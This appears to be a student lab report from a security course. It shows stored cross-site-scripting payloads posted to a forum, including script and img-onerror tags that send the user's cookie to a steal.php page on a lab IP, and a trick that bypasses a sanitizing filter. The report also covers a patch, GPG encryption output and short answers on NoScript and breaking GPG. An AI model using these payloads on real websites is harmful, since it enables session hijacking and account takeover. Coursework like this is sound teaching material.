
CSCI 493
Lab 12
Viyan Poonamallee, Jun Wang, Yang Zhiping.

4.1
1.



Create a topic


Subject: test

Category: Sloths

Message:

```
<SCRIPT type="text/javascript"> window.location =
'http://10.0.1.2/steal.php?cookie=' + escape(document.cookie);
</SCRIPT>
```


<SCRIPT type="text/javascript"> window.location = 'http://10.0.1.2/steal.php?cookie=' + document.cookie;</SCRIPT>



Eagles Where to find those delicious sloths!	No topics yet

2. and 3.

<img src="notaurl" onerror="window.location = 'http://10.0.1.2/steal.php?cookie=' + document.cookie;">




Create a topic

Subject: Category: Sloths Message:


```
<img src="notaurl" onerror="window.location =
'http://10.0.1.2/steal.php?cookie=' + document.cookie;">
```

This line worked for both 2. and 3. with minimal issues, as both filters are designed to seek out and remove script tags, but not other tags that are capable of running JavaScript.



Eagles Where to find those delicious sloths!	No topics yet

4.




Create a topic

Subject: Category: Sloths Message:

```
<img src="notaurl" onerror="window.location =
'http://10.0.1.2/steal.php?cookie=' + document.cookie;
alert("exploit worked!");"
```

<img src="notaurl" onerror="window.location = 'http://10.0.1.2/steal.php?cookie=' + document.cookie;"

By removing the ending ankle bracket (“>”), this then got past regex used for sanitization, but the tag still gets interpreted as proper HTML.



Eagles Where to find those delicious sloths!	No topics yet

The Attack


The attack was a cross site scripting attack that inserted HTML tags that use JavaScript to exfiltrate the administrator cookie, which can then be used in conjunction with php code to send HTTP data with full administrator privileges. This inserted code takes advantage of poor input sanitization to place code which is interpreted and run by the browser.

The Patch

As a simple patch against the insertion of HTML, the new sanitization function removes all ankle brackets from user inputs. However, this is likely not enough, as regex in general is built to filter natural language and likely will not hold up against more sophisticated XSS attacks. It would be preferable to use a proper and standards-compliant filter library such as HTML Purifier. For now, however, this is more secure than the previous sanitization functions.


4.2

1. Cleartext message.txt




```
Dear TA,

This is our lab 11 mail security message.
We generate a GPG key pair for our group and are testing signing+encryption.

Group member:
- Jun Wang
- Viyan Poonamallee
- Zhipeng Yang

Best,
CSCI493 Group 2
```

2. Message.asc




```
-----BEGIN PGP MESSAGE-----

hQGMAwjYkhwM10jEAQv9HUH6Ka4n2KF17ekc+dmkW6gFm71EjBnnl14rzzQLF1Lu
T87eIO13IMJdhp7JV5SbxPmABNYjBfoBA4cKuEdtG4PyoFwPsmI/XCLRCmX+uuMw
/7/UljRRMZLftBZux+gr2Cb8MMgT/z9DYJITpPLjWQxJH+1M0fv1fxQmMtURk0JZ
N5/HnnJcILkoI70eTVvSEMFUnEUHPtr2rJQPVwRDa5CtB7km8SNuZ/2dGZt+aF8e
VVOsFkX4zPi6kQMVErbweyd74QW22yrpj4FitHF+B9ChYT3Q4wGhYnPakBrJmJcf
kRyg7D+wz3jtYTBNhTnq/La3COliEV0Vmz8wRgZzJlF+120BGSA+bfIXAlCpdDut
3HAxkboa7pzPOPZaWy17+rkZ6fZMrY4gQTEXLMg4js3Kr19NgSQBBJ3Rn+BysPZd
zWhaXyMv651Te3Wjfw16NKgoyUo/XLDP1XduCNlRyGWGqwLkPIsEtI4UU5rt0B/3
plZHnZg90otEem3c0G240ukBUgxp/hq0KeWiTLbnIqCix8znvlV8xqv5B2OOy79s
oC6nmB9NOTBUTiCOm2ouVYmRkvjm1esYmzbqWldPaRWmSavV5tthoXmuk6uT1Qry
Yz3QmbAkvhuPYStM+7WxxgT8N5q2dOPDRwUVgrUM1lq8sZ5lBNr40bvX+HOn64GO
SNYaYJ+noK79cRRRZj40IZnWm1Dt+AWN1G+UCRRjHp8F+c0a5U/xNx/860qAQpfa
C7Uh3+jUMtR8JoXEFuj0+IAC9fSeWRdYs3SueauN6Pol6BnGtNwtDcwAK47g8Ag+
7I87jbXILUEqfPgduQiigJr9b8jMjNtPep7NS5MW8C00UTsjYjkKUEKo6KtRYMuK
6SIZH7cY7+o1LlCu1hOFmdhSLm1mw2ag5yLxgFphMNSpG9NqHixs63kI2BSGJ5ku
c7XkIZVN9r2/x0r2CrGDJRzyNCkJYEpjoSqg87Rin2jXBpuSqjmOxtXfnPNvzXhE
oCbYGndX7846TGCvsRahLTBFtWHiIc7yaJyyPHHJf/zf1sVX5oM0QJnoKSxHBTWx
IE/hXZ9/ImrbUbenIZaY7pNuuHG/oRHEizAaHlHzmLzc6FToOvcUpfjT1s1vTC+k
H7PDwMwJU7vec270wSrG0b56qxwWXgToDv65GqW3Sfc7bhDPrwRO/6RP6BVG0pcu
fsAyrnxVTAzilwWjEeE5M9K1pY0nU+NxUMQrwKJSlwghqWqOu9pauowI4h3li+B5
VE9IM4MODG1X7FCr7tHKYblCAfZq7G1ktgqtYZYiuyj1TRCXZMtmeg/2sQMXXuNH
/5CGGlaxoHg/FI3BTpS5ktfNwzZklZ7wtLGaKhjSr+8Z/n1LzCfck7dRJAL+nHBN
8WFrRNU67V/pMNJuR6IDI8luEvEfjC7TeODFC7Le8/3G/f1iws9ACkjGvMKgtT0r
nTP0fmb7X4yjLGKakjaG2jQMXXmPKgEIfWJAt4RHPryWXDex5OG15EUmLJudM3Ty
OYndB/M=
=ZD6r
-----END PGP MESSAGE-----
```

3. Group-public-key.asc



```
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQGNBGkw2UABDADJ77kWUeaZWHJrS2ZsBtrzo++65O10X9okiFISzg7kQ1NaU0bK
Xagj26ek++vKUYuMpwAfe2Q2hfaRprociyIRhSphZG+2y9vLx2ie1MEtiqST506P
06EZZInfOO2X5jFjcRyBSP/W85cOizwWgckOCJelFHFSX41t0yCb2iPHoSiVHmyp
ogt4WpPA7Cb5Zqp4vHnbaH+rBV1hOyhG+j3uEJyTfXHX9DwDw0sLAjLZLwCi5tP8
Y94Vs0R/yDfBbe+1I0HLkJf2aDuiNZ3HIDXj5vIkEiyA7YT6shMZTZ53tSOYNPGs
Nh1+KjFvAUpjqjVSu0huT5bIM/EZyK3QXLEelqO++op/naFDv0WIrPqrlKcZrggt
qthqmUb3gkCwd1Ds3Xj7cfxFF9pk99r4G5wmkDqcpqDZyUcDfYeFcw72sMhhva+J
cecTvEegw8ip08X7fPsp/UCE8K0KEhG9EuSgEJgncvv1OIREceDJ7Q/IsjHejd3P
b4BuJBg6yIHum2UAEQEAAbQ/Q1NDSTc5NSBHcm91cCAyIChMYWIgMTEgeHNzKSA8
Y2hpYWp1bi53YW5nMDdAbXlodW50ZXIuY3VueS5lZHU+iQHOBBMBCgA4FiEE7g8u
tU/j+j8/fhWa6F8L2IqHvekFAmkw2UACGwMFCwkIBwIGFQoJCAsCBBYCAwECHgEC
F4AACgkQ6F8L2IqHveltLAv/fdp3fCfnf8KB2wQSxWv24bDvWYopFQMYjh7UP3if
AXRU1FDej7+Z0XoCBuC9NELj4svB+GJgbw8CkluORZoTQCCCT0Yh+rluG4s+DdTN
hSH3/sI/nGbAuaE2c6Rg+OqVWfpJDDmG8esUUnzm/qbMB/I2l7QGjQbCAA3YEsx0
6M7gzPCdt6w8bI8pSgFUpWciDSn8VJbdspY7IYogpmY54koU37QkyAwKKWdZ2gfK
N2zdzASkMnGMcVBvuRzSghq8d5EDZouU+uIJi8Z9KhbBfqLryM/3b/SDeUnZbAiO
4hc9EBO2EDV6by2om2PIFrioqaXgdqDB0JQMaCAfv+k+hJXFmZNiFb60STvbevsn
8XMLFFe/8fu59lOiHVV2CTt+jGTWQPpI90JrsPidiimRyKjWACoePIhsRKUyrqa0
JzjftY7+m8sFEI/Q+9Ijzx7WeiUHCxnMwekvUXQSyMtOaw542wb2cQhHTgA4y+DI
T8DZMZIqQKjeADVx+qYacznuuQGNBGkw2UABDADTNsXhuGhZ13by9t6GHYOwIY4s
1tm0zNgzwijbwEI7pfv1jfmGWtyqdTiEdd5hltlh9Y5PuWa6BAMu+NWvFGxNzFo7
913NgGMajyhKi2tnwMAn5kx2uma2J5LYKY+31eYG3gX459ySPFcOibITKIHcFMQy
DgqHq6Ic7s5hkKjfkyrrGTtD26j8nmNQWL7XauSwI80+16wxkWIMDdKvid7EuYqw
YSOqDWS1UozJdj14Zek/WaeiUopRYcnerCKUncOfEXYySAz7Z+JFiU3u/hgTtllv
/nMOdRiAcf8xZvA7r42XdZuaB+yP2T5duFBwQlFHH6GQtQVl/5czXvmPKb2YRdzD
U0cAdSCWcqDtBqwVAQ97FCk5qXsrnLAG2DHiiqKlNfRqDzEPxYygxuIqanlrytT+
Cd3BVkJDOmsCAdrQrZ47EJNh1AgQL+dP511Nr21duEKTqbd86eHeJrLdBqWC14Hn
aVloNpvTuEE5XgcFGDtvDiKXcwnJ4KSVD8xAJVUAEQEAAYkBtgQYAQoAIBYhBO4P
```



```
LrVP4/o/P34VmuhfC9iKh73pBQJpMNlAAhsMAAoJEOhfC9iKh73pbQoL/1RkjdMQ
LEBiSCo2nxEbUwtKb0ZkMw/Z3x31heJIHCWPlcD/GG+gIl5Mt4OTUApx2gf9Pt69
T9OHLchmCO8IjJelRb8PDDdWE/ZQnnTGD66lybD0oXNuVDtewitcGD4S9ZxMKxLq
R+w0xL4AkEgufo1Qh3d9G3bg+JYjIW6rg2ayc4w8n5un6lkDAizOawWIlQicX5ND
L4HkrMm6kRTnlL+PXmwfQJMhxZRFHhNVAw+gVQvCGBTLcQpB+TWBdoh3yxcC3gZi
Db8sOzPujXLgUQjF0/+jt5pKO32caXVcITjzk0yEhZHVotfyx2OAc3+3P9bG87IK
1ydlMSrfHSZOtUsbz3uy3OlhQWEV/ZmgktMkNDMfzJ4SYxu2uSlTt4XzKI9FoeZ7
K3FUpDAFsezGbcpG0GZl1U7sj5jfq/GzK/C8ZxhggP9dd3YsRxiqul0SIWL6AK7p
4n9wrFhhfJa0ojEQBhFHz0adng+mPYLZT5jEjHdm5TKRAa1t1gOwJ/VMsA==
=SgPX
-----END PGP PUBLIC KEY BLOCK-----
```

5. Word Problems

1. To what extent do utilities like NoScript protect client-side against cross-site-scripting attacks?

Noscript protects client-side against XSS by blocking JavaScript, Flash, and other active browser content unless the user explicitly allows a website to execute the scripts. NoScript blocks scripts not only from the target website, but also from third party domains such as ad services, social media widgets. However, its effectiveness depends on how careful the user manages the whitelist domains.

2. How would you break the security provided by GPG?

We can compromise the computer to gain the private key by remote desktop access, Trojan malware or fake software updates. The private key file is symmetrically encrypted with a passphrase. Therefore, if the passphrase is weak, we can use brute-force to get the password and unlock the private key. GPG uses cryptographic algorithms such as RSA, ECC, AES. Therefore, if we want to break it mathematically, it is realistic.